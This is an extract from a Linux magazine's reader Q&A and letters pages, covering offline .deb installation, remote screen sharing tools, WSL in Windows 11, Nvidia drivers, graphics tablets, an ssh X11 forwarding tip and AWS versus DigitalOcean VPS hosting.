
This command installs all the *.deb* files and will work as long as they contain all dependencies. It will fail if there's a dependency of the driver that was already present on the other computer, and so not downloaded. In this case, go back to that computer and grab the *.deb* file. You may need to reinstall if to force the computer to download the file again if it has been cleaned from the cache directory. Then go back to the non-connected computer and run *dpkg* again. This is where it could get tedious if there are several missing dependencies, but you should get there in the end.

## Q Screen browsing

I want to allow a remote user to see my screen. What is the best way to do this?

Patrick

A You haven't given us much to go on, so what exactly are you looking for? Do you want the user to just view your



As if we hadn't had enough of video conferencing this past couple of years, Jitsi is also a really good way to share your desktop or a window with others.

screen or do you want them to be able to interact with it? If it's just for viewing purposes, does it have to be in real time or is a recording suitable?

There are a number of packages that will create a recording of a desktop session. We've had good results with *SimpleScreenRecorder* ([www.maartenbaert.be/simplescreenrecorder](http://www.maartenbaert.be/simplescreenrecorder)), which should be in your distro's repositories. It enables you to create a recording of your screen that you can send to another user or post on a web site. It's useful for demonstrating how to accomplish tasks in Linux.

If a real-time view is what you need, you could use one of the remote desktop systems, but the simplest way is to use a video conferencing system like *Jitsi* (<https://jitsi.org>). This is a free, open source conferencing system – this author used it to great effect for LUG meetings during lockdown. One of *Jitsi's* features is that it enables you to share your screen with the group – even if there are only two of you – with your screen being displayed in the other user's browser. One of the benefits of this approach is that it requires no technical knowledge on the part of your remote user: if they have a web browser, they can see your desktop. Your conference will go through *Jitsi's* server. If you have reservations about this (perhaps you are showing confidential information), you can run your own *Jitsi* server, although most people use the central server.

The final option is to share your desktop in such a way that the remote user can interact with it, effectively giving them control of your desktop. If this is what you were looking for, something like *TightVNC*, or one of the other VNC or RDP

alternatives, may be the way to go. This does require some technical knowledge on the part of the remote user, to be able to install and set up the software to reach your desktop.

There's an easier to use way of giving access to your desktop, but it's not open source. *TeamViewer* ([www.teamviewer.com](http://www.teamviewer.com)) is designed for remote support situations, among others.

You need to think about what you want to achieve, and how much work you're prepared to put on the remote user. Then you should be able to decide which option best fits your circumstances. **LXF**

## GET HELP NOW!

We'd love to try and answer any questions you send to [lx.answers@futurenet.com](mailto:lx.answers@futurenet.com), no matter what the level. We've all been stuck before, so don't be shy. However, we're only human (although many suspect Jonni is a robot), so it's important that you include as much information as you can. If something works on one distro but not another, then tell us. If you get an error message, please tell us the exact message and precisely what you did to invoke it.

If you have, or suspect, a hardware problem, let us know about the hardware. Consider installing *hardinfo* or *lshw*. These programs list the hardware on your machine, so send us their output. If you're unwilling, or unable, to install these, run the following commands in a root terminal and send us the **system.txt** file too.

```
uname -a > system.txt
lspci >> system.txt
lspci -vv >> system.txt
```

# Mailserver

## WRITE TO US

Do you have a burning Linux-related issue that you want to discuss? Write to us at *Linux Format*, Future Publishing, Quay House, The Ambury, Bath, BA1 1UA or email [lxformat@futurenet.com](mailto:lxformat@futurenet.com).

## Windows What!

I read the article on Windows 11, and didn't understand the article at all. I've been using Linux for over 12 years, having once been a mainframe computer engineer, when the first thing we were given was a diagram of how the equipment worked.

Can one relate Windows 11 and Linux to *VirtualBox* with Windows running inside? If it's Linux then it's open source, so anybody can get access to it. Is this true with Windows 11?

What I'm afraid of is Windows 11 will still be hacked, so people will be aware of Linux and we'll see more problems of someone hacking into Linux.

I'm not interested in Windows in any form. One has no control over the update system, which at times takes forever. Under this system will everything be run in User mode? Updates and backups – can one still use Synaptic, on the Linux side? Where will programs for Windows 11 be found? I expect I've only touched the surface of this system.

**Bill Shepherd**

Jonni says...

Sorry you found the Linux heart Windows article somewhat opaque. It wasn't intended to be a technical feature, but perhaps I got carried away...

It's not really accurate to compare Windows Subsystem for Linux to a conventional Linux VM running in Windows. But it's also not entirely false. Bear with me. WSL does use a lightweight virtual machine that contains the actual Linux guest as well as a helper

distro (for graphics, audio and other utilitarian subsystems), but the "actual Linux guest" and the helper distro are much more akin to containers. Code is run via an actual Linux kernel, so it's not like emulation or syscall translation (à la *Wine*) either.

You might recall from your mainframe knowledge that programs used to be called supervisors, and since they had their own resource allocations and had to do most everything for themselves, were much more like miniature operating systems. It's from here we get the term hypervisor, which today is the thing that governs VMs. If you want a diagram to see how the latest graphical application supporting WSL2 works, then there's one here: [https://github.com/microsoft/wslg/blob/main/docs/WSLg\\_ArchitectureOverview.png](https://github.com/microsoft/wslg/blob/main/docs/WSLg_ArchitectureOverview.png) (reproduced below).

Windows 11 is not open source. WSL (an optional component) is open source and there's no way it could work as well if it wasn't.

Windows 11 might well end up hacked (certainly people will try), but I'd say that Linux's days of being not very well known ended over 20 years ago. There's plenty of malware that attacks Linux, on the desktop, but also in the cloud – a high powered Linux server is a valuable target. WSL is certainly another attack vector, and it already has its own flavour of malware.

## The old switch-a-roo

I'm thinking of jumping to Pop!\_OS, but not having much experience with Linux I have some questions. I'm a developer but don't go anywhere near the kernel or drivers, so these are generally a mystery.

If I'm running an Nvidia 3070 Ti should I use the Nvidia driver or the other one? I've also come across XanMod – what's the difference? I know nothing about the differences in kernels.


**Henry Scram**

Neil says...

The other one? I'm guessing you mean the open source Nouveau project driver? If you're after gaming performance then you'll need to stick to the proprietary Nvidia driver. Both Pop!\_OS and Ubuntu offer access to the latest builds via their settings.

I'll admit I don't recall **Xanmod.org**, but it's supposed to be an optimised kernel for "gaming eSports, streaming, live productions and ultra-low latency

A diagram can save a thousand words, but we're not going to let that stop us!



Helpdex





Wacom tablets work with many types of Linux distros.

enthusiasts." However, 2021 testing by Phoronix really only showed very minor gains using it. We'd suggest you ignore it until you're more settled in.

### Not those tablets

Please could you do a *Roundup* about graphic tablets ranging from the cheap to the expensive.

Ian Learmonth

Neil says...

This is something I'd have liked to have done for a while, but I fear the Venn diagram of Linux user, tablet reviewer and digital artist might just be three separate circles. I'll see if I can convince an artist to try out Linux. At least they'd have *Krita*! Most Wacom tablets will work out of the box with common distros and there's <https://linuxwacom.github.io>, though obviously there are issues with Wayland support, because why wouldn't there be?

### Amazon What Services?

Thanks a lot for another interesting issue (October 2021). I enjoyed the article on virtual private servers, but was slightly confused about one point. In the box



Let's turn the frown upside down!

## » LETTER OF THE MONTH

### SSH tricks

I've been out of the country and so only just caught up with back issues from my *LXF* subscription.

In your feature on text-based web browsers back in the September issue you suggest that one use case is when running over *ssh* where a graphical interface isn't available. I connect to multiple machines over *ssh* on a daily basis and have aliased *ssh* to `/usr/bin/ssh -Y` so that I don't have to remember to set the `-Y` switch to tunnel X11 graphics over the connection. Voilà: a graphical interface over *ssh*.

Paul Leyland

Neil says...

It's a good point and we understand text-based browsers are of limited interest, though we think worth covering as we do so many *Roundups*!




that says 'What about AWS?' it maybe could be read as saying one couldn't do the article's project with AWS. I have no association with Amazon, but on my understanding and limited use of both an AWS EC2 instance is technically very similar to a DigitalOcean droplet (root, fixed capacity and so on), so one could create a VPS with one. The key difference probably being that the billing for DigitalOcean is a fixed monthly fee for capacity, whereas with EC2 it's based on how long the server is up for and data flows, or have I misunderstood something?

John Davies

Neil says...

You're right inasmuch as it's not meant to be saying you can't do any of this on Amazon. You can certainly do everything we're talking about on AWS. It's supposed to be pointing out that the way AWS is set up, as you don't worry about updates and you don't have root access – it's just managed differently. Also as you point out, AWS costs can "scale" or as we put it, spiral horribly out of control under the wrong situations. **LXF**



shane\_collinge@yahoo.com

**SUBSCRIBE** Save money today!

# SUBSCRIBE
